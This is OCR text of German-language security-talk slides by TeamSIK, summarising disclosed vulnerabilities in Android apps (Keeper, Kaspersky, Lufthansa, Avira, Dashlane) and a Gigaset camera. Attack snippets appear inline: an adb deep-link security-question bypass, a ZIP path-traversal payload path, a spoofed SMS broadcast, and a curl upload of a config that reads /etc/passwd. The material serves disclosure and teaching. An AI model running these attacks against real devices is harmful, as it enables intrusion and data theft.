
Spezifische Angriffe

Domänenspezifisch

Mehrere Schwachstellen

Logik Fehler

Security Question Bypass



Vendor: Keeper Security, Inc.

Product: Keeper® Passwort-Manager


Affected Version: Version: 9.3.2-229

Severity: medium


https://team-sik.org/sik-2016-025/

Security Question Bypass


adb shell am start -n
com.xyz.android_apps.noname/
.DeepLinkActivity



Security Question Bypass



Security Question Bypass




Moment

Wovor schützt Passwort Manager?

Angreifer: Physischer Zugriff auf unlocked Phone

Annahme: Zugriff auf Mailkonto auf Smartphone

Profile picture of any account can be changed unauthorized



Vendor: SoftSquare InfoSoft
Product: Girlfriend Cell Tracker
Affected Version: v1.20
Severity: Low
https://team-sik.org/sik-2017-051/

Session ID? **NOPE!**

Credentials? **NOPE!**


Hardware Token? **NOPE!**

Biometrisches Merkmal? **NOPE!**

User ID*

*https://team-sik.org/sik-2017-047/

Remote Code Execution



Vendor: Kaspersky
Product: Kaspersky Internet Security for Android
Affected Version: 11.9.4.1294
Severity: high
https://team-sik.org/sik-2016-010/

Remote Code Execution

- ZIP Archive
  - Neue Signaturen
  - Extrahiert im App Directory
- App lädt JAR-file aus App Directory

Hmmm……

PATH TRAVERSAL!


- Präparierte ZIP File
  - Per MitM
  - ../data/data/com.kms.free/app_bases/pdm.jar

Platformspezifische Angriffe

Platform Features

OWASP/Cheat Sheets

ADB Backup allowed




Feature?*

Vendor: Deutsche Lufthansa AG
Product: Lufthansa App
Affected Version: 5.6.1
Severity: high
https://team-sik.org/sik-2017-005/

*Insecure Crypto Keys in Lufthansa App (https://team-sik.org/sik-2017-003/)

Tapjacking attack


- Viele Activities exposed
- Deactivate Security Features
- Protection Flags!



Vendor: cheetahmobile
Product: CM Security
Affected Version: 2.7.3 and 2.8.5
Severity: medium
https://team-sik.org/sik-2016-008/

Local DOS of AVIRA App

am broadcast -a android.provider.Telephony.SMS_RECEIVED




```
public void onReceive(Context arg7, Intent arg8) {
 Bundle v0 = arg8.getExtras(); <== //Problem
 if(v0 != null) {
 Object v0_1 = v0.get("pdus");
```

Vendor: Avira
Product: Avira Antivirus Security for Android
Affected Version: 4.2
Severity: low
https://team-sik.org/sik-2016-006/

Technologie in neuem Kontext


Wiederverwendung

Mehr Features als man denkt

Blacklist/Whitelist?


Read Private Data From App Folder

- Passwort Manager Browser
- Vereinfacht Passwort Eingabe



Vendor: Dashlane
Product: Dashlane Password Manager
Affected Version: Version Code=1378
Severity: medium-high
https://team-sik.org/sik-2016-028/

Read Private Data From App Folder



Directory Traversal and Information Leakage Through Backup

- Webserver
- Configuration

Vendor: Gigaset elements GmbH
Product: Gigaset Smarthome Camera
Affected Version: Firmware 1.10 (build 20140802)
Severity: medium
https://team-sik.org/sik-2016-047/

Directory Traversal and Information Leakage Through Backup

config.cfg

```
[smtp1]
...
MAILBODYFILE=/etc/passwd
```

Upload Config

```
curl -H 'Authorization: Basic DY……' –F
upload=@/home/ironic/teamsik/config.cfg
'http://10.148.207.32/form/restore'
curl -H 'Authorization: Basic DY,
http://10.148.207.32/form/reboot
```

Vendor: Gigaset elements GmbH

